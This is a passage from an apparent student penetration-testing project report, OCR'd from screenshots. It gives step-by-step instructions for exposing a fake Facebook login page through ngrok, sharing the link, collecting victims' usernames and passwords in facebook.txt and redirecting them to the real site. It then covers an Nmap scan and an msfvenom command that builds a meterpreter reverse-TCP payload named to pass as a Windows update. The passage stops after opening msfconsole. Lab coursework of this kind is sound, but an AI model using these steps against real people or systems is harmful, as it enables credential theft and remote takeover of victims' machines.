
Step 14:- Open command prompt & Type cd / & press enter & Type ngrok & press enter.




Step 15:- Type ngrok http 80 .




Step 16:- Phishing website is Online & Share http://7c69e098c9eb.ngrok.io To any one.




Step 17:- Type http://7c69e098c9eb.ngrok.io It shows facebook page.




Step 18:- Type Username & Password & Click on Log in.



Step 19:- It automatically redirected to Original Page of Facebook.



Step 20:- Open facebook.txt To see usernames & passwords.



Step 21:- Phishing website usernames & passwords.

Major Project task 2


Scan the host and exploit the systems using Metasploit.

- Use the NMAP tool to scan the system in a network and find the ports opened and services running on machine and OS fingerprint.


NMAP:-

Step 1:- Download NMAP & Install it.


Step 2:- Double Click on NMAP Icon.




Step 3:- Type target ip address & Select Quick scan & Click on Scan.



Step 4:- Services running on machine.



Step 5:- Ports opened on machine.




Step 6:- OS fingerprint on machine.

- Perform testing on windows7 by Metasploit using reverse TCP payload, bypass the admin privileges, and change the administrator's password without knowing the old one.


Reverse TCP payload:-

Step 1:- Download kali Linux & Install in Oracle VM VirtualBox.


Step 2:- Open kali linux.




Step 3:- Click on Terminal & Terminal is Open.



Step 4:- Type ifconfig & ip address is 192.168.0.105 .




Step 5:- Type msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST= 192.168.0.105 LPORT=4444 -0 /root/Desktop/windows_ newupdate.exe




Step 6:- Type msfconsole.

